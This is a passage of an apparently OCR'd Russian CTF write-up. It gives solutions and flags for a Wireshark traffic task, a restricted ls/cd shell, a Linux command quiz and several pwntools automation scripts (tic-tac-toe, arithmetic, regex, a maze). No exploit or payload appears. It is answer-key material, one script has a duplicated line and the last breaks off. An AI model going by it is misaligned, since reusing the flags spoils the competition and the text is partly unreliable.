
Условие:

Легенда: Вы перехватили записи трафика, который, как утверждают, использовали члены Синдиката Нулей для передачи секретной информации. Говорят, что в одной из переписок передавался пароль к тайнику Скрижали, но Хранители сделали эту задачу крайне запутанной, чтобы ввести в заблуждение тех, кто не умеет анализировать данные.


Описание: Изучите записи сетевого трафика и найдите цепочку сообщений, где обсуждаются ключевые подсказки. Отследите переписку и найдите того, кому был передан пароль. Помните, за маской обычного общения скрывается нечто важное.


Решение:

Открываем файл в **Wireshark** и смотрим сетевое взаимодействие




Смотрим каждый отдельный stream взаимодействие, ищем там полезную информацию





нас интересует данная запись в Wireshark



достаем данную строку и извлекаем флаг, например так `"} 9 C T E 4 a a X Z 7 3 L d d d { F T C".replace(" ", "").[::-1]`

CTF{dddL37ZXaa4ETC9}

Башня Администратора (aka admin)

Тайны Башни Администратора

Балл: 100

Условие:

Легенда: Башня Администратора — сердце инфраструктуры Хранителей. Это место, где некогда управлялись все системы Скрижали. Однако после атаки Синдиката Нулей в одной из директорий Башни появилась подозрительная активность. Теперь тебе, как молодому "смотрителю" Башни, поручено провести базовую проверку конфигурации и найти источник проблемы.

Помни: твоя задача — только исследовать и выявить нарушения, не предпринимая никаких попыток исправления. Исправления — задача старших мастеров системы. Но если вдруг захочешь что-то "поправить"… ну, я ничего не видел!

Описание: Подключись к серверу Башни и исследуй её файловую структуру. Внимательно проверь указанные директории и найди файл, который не должен был там находиться. Он может содержать важную подсказку для дальнейшего прохождения!

Решение:

Подключаемся к задаче через **snicat**, видим псевдооболочку, нам доступны две команды: cd и ls

```
Environment set up at: /files
Current directory: /app
Enter command (ls or cd):
```

Теперь наша задача найти флаг, используя только эти две команды. Скорей всего, флаг будет в названии файла

```
Enter command (ls or cd): ls
server.py

Enter command (ls or cd): ls -al /
total 80
drwxr-xr-x    1 root     root          4096 Dec  8 19:45 .
drwxr-xr-x    1 root     root          4096 Dec  8 19:45 ..
-rwxr-xr-x    1 root     root             0 Dec  8 19:45 .dockerenv
drwxr-xr-x    1 root     root          4096 Dec  7 22:07 app
drwxr-xr-x    1 root     root          4096 Dec  4 20:36 bin
```

```
drwxr-xr-x    5 root     root           360 Dec  8 19:45 dev
drwxr-xr-x    1 root     root          4096 Dec  8 19:45 etc
drwxr-xr-x    1 1000     1000          4096 Dec  8 19:45 files
drwxr-xr-x    2 root     root          4096 Sep  6 11:34 home
drwxr-xr-x    1 root     root          4096 Dec  4 20:36 lib
drwxr-xr-x    5 root     root          4096 Sep  6 11:34 media
drwxr-xr-x    2 root     root          4096 Sep  6 11:34 mnt
drwxr-xr-x    2 root     root          4096 Sep  6 11:34 opt
dr-xr-xr-x  631 root     root             0 Dec  8 19:45 proc
drwx------    2 root     root          4096 Sep  6 11:34 root
drwxr-xr-x    2 root     root          4096 Sep  6 11:34 run
drwxr-xr-x    1 root     root          4096 Dec  4 20:36 sbin
drwxr-xr-x    2 root     root          4096 Sep  6 11:34 srv
dr-xr-xr-x   13 root     root             0 Dec  8 19:45 sys
drwxrwxrwt    1 root     root          4096 Dec  7 20:07 tmp
drwxr-xr-x    1 root     root          4096 Dec  4 20:36 usr
drwxr-xr-x   12 root     root          4096 Sep  6 11:34 var

Enter command (ls or cd): ls -altr /files
```

в папке /files и лежал наш флаг (выделен на скриншоте)

```
-rw-r--r--    1 1000     root          1938 Dec  8 19:45 O207FaIVuIUJolnbjH8w.cfg
-rw-r--r--    1 1000     root          3079 Dec  8 19:45 NrC3roH13euo81K0Po6B.txt
-rw-r--r--    1 1000     root          3747 Dec  8 19:45 NfVOWqL7QNN5llygNakf.cfg
-rw-r--r--    1 1000     root          1635 Dec  8 19:45 MQlgoAY0wiHwHfM2QfXy.txt
-rw-r--r--    1 1000     root          2747 Dec  8 19:45 LvLNFguHRyhCX2fN7imE.txt
-rw-r--r--    1 1000     root          1977 Dec  8 19:45 KpjSyFugDlEe2QrkNjOl.cfg
-rw-r--r--    1 1000     root          2605 Dec  8 19:45 KCNQQXSh1TvLugTtwP09.cfg
-rw-r--r--    1 1000     root          1714 Dec  8 19:45 KBRYx2urL7Wy47LvmaDZ.txt
-rw-r--r--    1 1000     root          2447 Dec  8 19:45 K8ellnIMhqNHyhvO6YnC.txt
-rw-r--r--    1 1000     root          2756 Dec  8 19:45 K1ExjIxFhpmA3FAaKSi8.txt
-rw-r--r--    1 1000     root          2219 Dec  8 19:45 IhgFfIiG8Qrdt1HhGAYg.txt
-rw-r--r--    1 1000     root          1819 Dec  8 19:45 IEqSN4WOyboGLd85xshV.cfg
-rw-r--r--    1 1000     root          1875 Dec  8 19:45 GfqjBYHwJUK0ey1MYOS3.cfg
-rw-r--r--    1 1000     root          1826 Dec  8 19:45 FBYWOW5FK1s7dKI3oKki.cfg
-rw-r--r--    1 1000     root          2903 Dec  8 19:45 ExayhHSaUnvxl4WdRgVB.txt
-rw-r--r--    1 1000     root          1361 Dec  8 19:45 DbBOI3ZNNK4DNYRwlBso.txt
-rw-r--r--    1 1000     root          2250 Dec  8 19:45 DVPOzs1bPTfO26CGsyKz.txt
-rw-r--r--    1 1000     root          2247 Dec  8 19:45 Cds9MbAfNj5gxgQJEuo4.cfg
-rw-r--r--    1 1000     root          1337 Dec  8 19:45 CTF{AC2ke3zxxD86cTR}.txt
-rw-r--r--    1 1000     root          1967 Dec  8 19:45 BVGxYhyXfuHwBp8qMg3F.txt
-rw-r--r--    1 1000     root          1273 Dec  8 19:45 BR4UmXXo2PI2fp81GSyt.cfg
-rw-r--r--    1 1000     root          1744 Dec  8 19:45 B1PtEcoJqtlF0g26LhNw.txt
-rw-r--r--    1 1000     root          2096 Dec  8 19:45 AhR13Vl9Uf10WHhEBy8P.txt
-rw-r--r--    1 1000     root          1447 Dec  8 19:45 A645FDDgnjhbrap0a6xX.txt
```

```
-rw-r--r--    1 1000     root          1960 Dec  8 19:45 9j6c5xqVFAu5mwvyjEl0.cfg
-rw-r--r--    1 1000     root          1500 Dec  8 19:45 9Dtg3i8l7km2I3kNZNva.cfg
-rw-r--r--    1 1000     root          1728 Dec  8 19:45 8fcGx1eIxjKo0iSuI66u.txt
-rw-r--r--    1 1000     root          1816 Dec  8 19:45 7ClqaFQdBzUz6uTrhxvJ.cfg
-rw-r--r--    1 1000     root          1652 Dec  8 19:45 573wEDAndopAGx8XJRFT.txt
-rw-r--r--    1 1000     root          2810 Dec  8 19:45 532gInERJQwVPaqOvaFx.cfg
-rw-r--r--    1 1000     root          1370 Dec  8 19:45 4v8DSqWOZEMHoU7p2JUm.cfg
-rw-r--r--    1 1000     root          1950 Dec  8 19:45 4kKAvnrXZd07LGm5YtXv.txt
-rw-r--r--    1 1000     root          2281 Dec  8 19:45 3DcoRkjO3JgoX7gd6rU1.cfg
-rw-r--r--    1 1000     root          2736 Dec  8 19:45 1ikvF6YTfEJ0xjnJAV0q.txt
-rw-r--r--    1 1000     root          2624 Dec  8 19:45 1198Yal0IJ3BUXfx10hB.cfg
-rw-r--r--    1 1000     root          3263 Dec  8 19:45 00ld1CQ6ka7vdFkT8QXp.txt
drwxr-xr-x    1 1000     1000          4096 Dec  8 19:45 .

Enter command (ls or cd): 
```

Испытание Хранителя Знаний

Балл: 100

Условие:

Легенда: В глубине Башни Администратора вы находите загадочный терминал, который, по легенде, служил для обучения молодых Хранителей. Чтобы получить доступ к одной из ключевых подсказок Скрижали, вам необходимо пройти испытание, известное как "Викторина Хранителя Знаний".

Говорят, что даже мастера администрирования не всегда справлялись с этим испытанием, так как оно требует не только знаний команд и их назначения, но и молниеносной реакции. У вас будет всего 8 секунд на каждый вопрос, чтобы доказать свою готовность.

Описание: Подключитесь к терминалу и последовательно ответьте на 10 вопросов. Каждый из них проверит ваше знание команд Linux и Windows и их применение. Успейте дать правильный ответ до истечения времени, иначе доступ к следующему этапу Башни будет закрыт.

Помните: это испытание проверяет вашу готовность действовать быстро и точно в условиях давления, как подобает настоящему Хранителю. Удачи, исследователь!

Решение:

Подключаемся к серверу через **snicat** и проверяем свои знания в Linux

Пример такого взаимодействия:

```
Добро пожаловать в викторину системного администратора!
Ответьте на 10 вопросов подряд, и вы получите флаг. Ошибка завершает игру. Выбирайте
На ответ дается 8 секунд
Какой командой можно изменить права доступа к файлу?
1) chmod
2) chown
3) umask
4) setfacl
Ваш ответ (номер варианта): 1
Правильно!

Какой утилитой можно проверить доступность хоста?
1) ping
2) traceroute
3) df
4) mkdir
Ваш ответ (номер варианта): 1
Правильно!

Какой командой можно изменить владельца файла?
1) chown
2) chmod
3) setfacl
4) setowner
Ваш ответ (номер варианта): 1
Правильно!

Какой командой можно просмотреть текущие IP-адреса интерфейсов?
1) ifconfig
2) ip a
3) netstat
4) traceroute
Ваш ответ (номер варианта): 2
Правильно!

Какой командой можно проверить доступность хоста в Windows?
1) ping
2) tracert
3) pathping
4) checkhost
Ваш ответ (номер варианта): 1
Правильно!

Какой утилитой можно мониторить загрузку системы в Linux?
1) top
2) htop
3) wget
4) netstat
Ваш ответ (номер варианта): 2
Правильно!

Какой утилитой можно протестировать скорость соединения с сервером?
1) speedtest
2) ping
3) curl
4) htop
Ваш ответ (номер варианта): 1
Правильно!

```

```
Какой командой можно удалить правило из iptables?
1) iptables -D
2) iptables --delete
3) iptables -F
4) iptables -R
Ваш ответ (номер варианта): 1
Правильно!

Какой командой можно создать файл в Windows?
1) echo > filename
2) new-file
3) touch
4) copy nul filename
Ваш ответ (номер варианта): 4
Правильно!

Какой командой можно удалить каталог и его содержимое в Linux?
1) rm -rf
2) rmdir /s
3) deltree
4) rm -d
Ваш ответ (номер варианта): 1
Правильно!

Поздравляем! Вы прошли все вопросы.
Ваш флаг: CTF{cb54GBCp49X6CAb}
```

Можно было решать брутфорсом, в банке вопросов было 100 задач. Появляется вопрос, он сохраняется скриптом на компьютер, делается случайный ответ (от 1 до 4), и если проходит в следующий раунд (соединение не разрывается), то записываем ответ как правильный, а если разорвалось - исключаем из правильных в следующий раз, переподключаемся и повторяем действие

Храм Кода (aka ppc)

Игры Хранителя

Балл: 100

Условие:

Легенда: Ты стоишь перед величественными вратами Храма Кода, которые веками охраняют величайшие тайны и знания. Однако, чтобы проникнуть в глубь храма и разгадать его загадки, тебе предстоит столкнуться с самым искусным из Хранителей — загадочным и непреклонным существом, которое в своё время смогло переписать законы самой логики.

"Молодой искатель истины," — произнёс Хранитель, его глаза сверкают, как два звезды на ночном небосклоне. "Чтобы продвинуться дальше, тебе нужно сыграть со мной в Игры Хранителя. У нас с тобой будет 200 матчей, и только твоя победа приведет тебя к истине. Но будь осторожен: каждое твое поражение будет стоить тебе не только времени, но и силы духа!"

Правила игры просты:

Мы сыграем в классические крестики-нолики.

За каждое твоё поражение счётчик уменьшится, и ты будешь терять время и шанс.

За каждую победу счётчик увеличится, и ты приблизишься к разгадке великой тайны.

"Я буду наблюдать за каждым твоим ходом, и не забудь: иногда победа зависит не от скорости, а от разума. Я даю тебе шанс, но только 200 игр определят твою судьбу," — добавил Хранитель с загадочной улыбкой.

Твоя задача — выиграть, преодолеть 200 матчей, и доказать, что твоя воля и стратегия способны преодолеть даже самые сложные испытания. И если ты сможешь одержать победу, Хранитель откроет перед тобой путь вглубь Храма Кода, где на тебя ждут самые сложные загадки и неизведанные тайны.

Ты готов к этому испытанию?

Решение:

Задача представляет собой обычную игру в крестики нолики, с парой особенностей:

1. За победу начисляется 1 балл
2. За проигрыш снимается один балл
3. За ничью дается 0 баллов
4. Нужно набрать 200 баллов
5. Первый ход может быть как за компьютером, так и за человеком. Рандомный вариант.

Необходимо было просто автоматизировать данное решение, пример решения:

```python
from pwn import *
import re

HOST = "localhost"
PORT = 443

def receive_data(conn):
    data = b""
    while True:
        chunk = conn.recv(1024)
        if not chunk:
```

```
            break
        data += chunk
        if b":" in data or b"!" in data:
            break
    return data.decode()

def send_move(conn, move):
    conn.sendline(str(move))

def parse_board(game_state):
    board_pattern = r'\s(\w|\d)\s\|\s(\w|\d)\s\|\s(\w|\d)\s'
    matches = re.findall(board_pattern, game_state)
    if matches:
        return [cell for row in matches[-3:] for cell in row]
    return []

def get_available_moves(board):
    return sorted([int(cell) for cell in board if cell.isdigit()])

def play_game(conn):
    while True:
        game_state = receive_data(conn)
        print(game_state)
        if "CTF{" in game_state:
            print("Флаг найден:", game_state)
            return True
        if "Выберите позицию" in game_state:
            board = parse_board(game_state)
            available_moves = get_available_moves(board)
            if available_moves:
                send_move(conn, available_moves[0])
```

```

def main():
    while True:
        try:
            conn = remote(HOST, PORT, ssl=True)
            if play_game(conn):
                break
        except Exception as e:
            continue
        finally:
            conn.close()

if __name__ == "__main__":
    main()

```

Проверка Адепта

Балл: 100

Условие:

Легенда: Ты стоишь перед величественными вратами священного Храма Кода. Эти древние двери охраняют знания, которые могут изменить ход всего мира, но доступ к ним имеет только тот, кто доказал свою достойность. На этих стенах

выгравированы слова великого Учителя, который говорил: "Лишь те, кто сумеет пройти испытания, смогут войти и стать частью великой истины."

Перед тобой возникает загадочный голос, звучащий как эхо вековых лет:

"Приветствую тебя, адепт кода! Ты смело ступил на путь познания, но, прежде чем ты сможешь войти в этот священный дом, тебе предстоит пройти испытание. Чтобы открыть эти врата, ты должен доказать, что ты обладаешь не только знаниями, но и мастерством в решении задач, которые тебе предстоят. Лишь тот, кто способен адаптироваться, сможет преодолеть все барьеры!"

"Время ограничено, и твои шаги должны быть быстрыми и точными. Не забывай, что Храм Кода не терпит промедлений. Ты должен действовать с умом и решительностью, ибо время — твой величайший враг."

Твоя задача — разгадать все задачи, которые тебе подкинет Храм, и открыть ворота перед собой. Чем быстрее ты будешь действовать, тем быстрее сможешь войти и постигнуть все тайны, скрытые за этими стенами.

Но будь осторожен, адепт! Каждое неверное решение будет стоить тебе времени, и, если ты не сможешь пройти все испытания, двери останутся закрыты.

Подготовься, ведь твой путь только начинается! Ты готов доказать свою достойность и войти в Храм Кода?

Решение:

Для решения задачи необходимо было получить по socket'у математическое выражение и вернуть его результат.

При этом было всего лишь две возможные операции - сложение и вычитание.

Пример решения данной задачи:

```python
from pwn import *
import re

HOST = 'localhost'
PORT = 443

def solve_challenge():
    conn = remote(HOST, PORT, ssl=True)

    while True:
        data = conn.recvline().decode()
        print(data)

        if "CTF{" in data:
            break

```

```
        if "=" in data:
            expr = re.search(r'(\d+) ([+-]) (\d+)', data)
            if expr:
                a = int(expr.group(1))
                op = expr.group(2)
                b = int(expr.group(3))

                if op == '+':
                    result = a + b
                else:
                    result = a - b

                conn.sendline(str(result))

    conn.close()

if __name__ == "__main__":
    solve_challenge()
```

Артефакт

Балл: 100

Условие:

Легенда: Тебе в руки попал Артефакт — древнейшая реликвия, забытая в веках и скрывающая в себе невероятные тайны. Легенды гласят, что этот артефакт был создан могущественными мудрецами, и лишь немногие избранные смогли понять его язык и раскрыть все его секреты.

Артефакт не просто молчит — он говорит с теми, кто готов понимать его загадочные знаки. Но, чтобы услышать его, нужно овладеть его мистическими письменами. Когда ты берешь артефакт в руки, перед тобой возникают древние письмена, составленные из символов, которые кажутся бессмысленными на первый взгляд. Однако ты чувствуешь, что каждое слово здесь несет особый смысл, и чтобы раскрыть тайны, нужно найти ключ к этому языку.

Старый записанный голос Артефакта предупреждает: "Только тот, кто способен разгадать мои письмена, сможет пройти дальше и обрести силу. Чтобы понять мои вопросы, используй правильные инструменты. Найди то, что я скрываю, и ответь на мои загадки, используя то, что написано в самом моем языке."

Перед тобой появляются несколько загадочных вопросов, на каждый из которых ответ можно найти только при правильном интерпретировании письмен. Это будут не простые слова и фразы, а скрытые паттерны, которые нужно найти, используя знание древних методов поиска.

Твоя задача: Используя силу регулярных выражений, разгадай все вопросы, которые задает Артефакт. Только если ты справишься с его загадками, откроется путь к его величайшим тайнам. Тебе предстоит разобраться в языке Артефакта и ответить на его вопросы. Если ты сможешь расшифровать эти знаки, древняя реликвия откроет тебе путь, полный новых знаний и силы. Ты готов разгадать его язык?

Решение:

Сервер выдавал нам рандомное регулярное выражение и требовалось подобрать строку, которая соответствовала бы данному выражению.
Из особенностей можно отметить момент, что если в начале или в конце регулярного выражения стоял знак . - означающий любой символ - отправлять пробел было нельзя, так как сокет его обрежет. Так же проблемы могли возникнуть при отправке не ASCII символов, т.к. при передаче они могли побиться.

Пример решения:

```python
from pwn import *
import re
import random
import string

HOST = "localhost"
PORT = 443

class RegexSolver:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.conn = None
        self.pattern_generators = {
            r'\d': lambda: random.choice(string.digits),
            r'\w': lambda: random.choice(string.ascii_letters + string.digits + '_'),
            r'\s': lambda: ' ',
            r'[a-z]': lambda: random.choice(string.ascii_lowercase),
            r'[A-Z]': lambda: random.choice(string.ascii_uppercase),
            r'[aeiou]': lambda: random.choice('aeiou'),
            r'[b-df-hj-np-tv-z]': lambda: random.choice('bcdfghjklmnpqrstvwxyz'),
            r'.': lambda: random.choice(string.ascii_letters + string.digits)
        }

    def connect(self):
        self.conn = remote(self.host, self.port, ssl=True)

    def generate_matching_string(self, regex):
        result = ''
        i = 0
        while i < len(regex):
            matched = False
            for pattern, generator in self.pattern_generators.items():
                if regex.startswith(pattern, i):
                    result += generator()
                    i += len(pattern)
```

```
                    i += len(pattern)
                    matched = True
                    break
            if not matched:
                i += 1
        if not re.fullmatch(regex, result):
            return self.generate_matching_string(regex)
        return result

    def solve(self):
        self.connect()
        try:
            while True:
                try:
                    data = self.conn.recv(1024).decode()
                    print(f"Received data: {data}")
                    if not data:
                        break
                    match = re.search(r'expression: (.*?)(?:\n|$)', data)
                    if match:
                        regex = match.group(1).strip()
                        print(f"Regex received: {regex}")
                        response = self.generate_matching_string(regex)
                        print(f"Response generated: {response}")
                        self.conn.sendline(response.encode())
                except EOFError:
                    print("Connection closed by the server.")
                    break
        finally:
            self.close()

    def close(self):
        if self.conn:
            self.conn.close()

if __name__ == "__main__":
    solver = RegexSolver(HOST, PORT)
    try:
        solver.solve()
    finally:
        solver.close()
```

MMM - Мистический Матричный Лабиринт

Балл: 100

Условие:

Легенда: Ты стоишь на пороге древнего лабиринта, который скрывает в себе не только опасности, но и невероятные тайны. Перед тобой — Мистический Матричный Лабиринт, который был создан ещё в древности могущественными алхимиками, чтобы испытать стойкость тех, кто осмелится войти. Легенды гласят,

что множество исследователей уже пытались разгадать его загадки, но так и не смогли пройти до конца, поглощённые его хитросплетёнными путями.

Лабиринт состоит из 20x20 клеток, и для того, чтобы продвигаться вперёд, нужно соблюдать строгие правила:

Ты можешь двигаться только вправо или вниз.

В каждой клетке скрыто число, которое можно использовать только если оно делится на сумму всех чисел, использованных до этого, плюс один. Иначе путь будет заблокирован, и тебе придётся искать новый способ.

Но это ещё не всё… Матричный лабиринт обладает своей уникальной природой — если не двигаться достаточно быстро, его стены будут сжиматься, и ты окажешься в бесконечном цикле, где каждый новый поворот будет уводить тебя всё дальше от цели.

Это лабиринт, в котором не только умение ориентироваться важно, но и скорость! Только самые опытные и быстрые исследователи могут разгадать его тайны и пройти через лабиринт, собирая максимальную сумму чисел на пути. Удастся ли тебе стать первым, кто победит Мистический Матричный Лабиринт и откроет его древние секреты?

Твоя цель — найти путь через лабиринт, двигаясь с максимальной суммой чисел, не забывая о правилах и скорости. Но помни: каждый шаг будет решающим!

Решение:

Задача решалась с помощью динамического программирования.

Для каждой ячейки матрицы мы храним:

1. Максимальную возможную сумму пути до этой ячейки;
2. Предыдущую позицию для восстановления пути;
3. Текущую running sum (сумму всех чисел в пути до этой точки).

Для каждой ячейки мы проверяем два возможных предыдущих шага (сверху и слева) и выбираем тот, который дает максимальную сумму и удовлетворяет правилу делимости.

Правило делимости проверяется так: текущее число должно делиться на (running_sum + 1).

После заполнения всей таблицы, мы восстанавливаем путь, начиная с правого нижнего угла и двигаясь по сохраненным предыдущим позициям.

Пример решения:

```python
from pwn import *
import json

HOST="localhost"
PORT=443

def find_path(matrix):
    n = len(matrix)
    dp = [[[-1, None, 0] for _ in range(n)] for _ in range(n)]
    dp[0][0] = [matrix[0][0], None, matrix[0][0]]

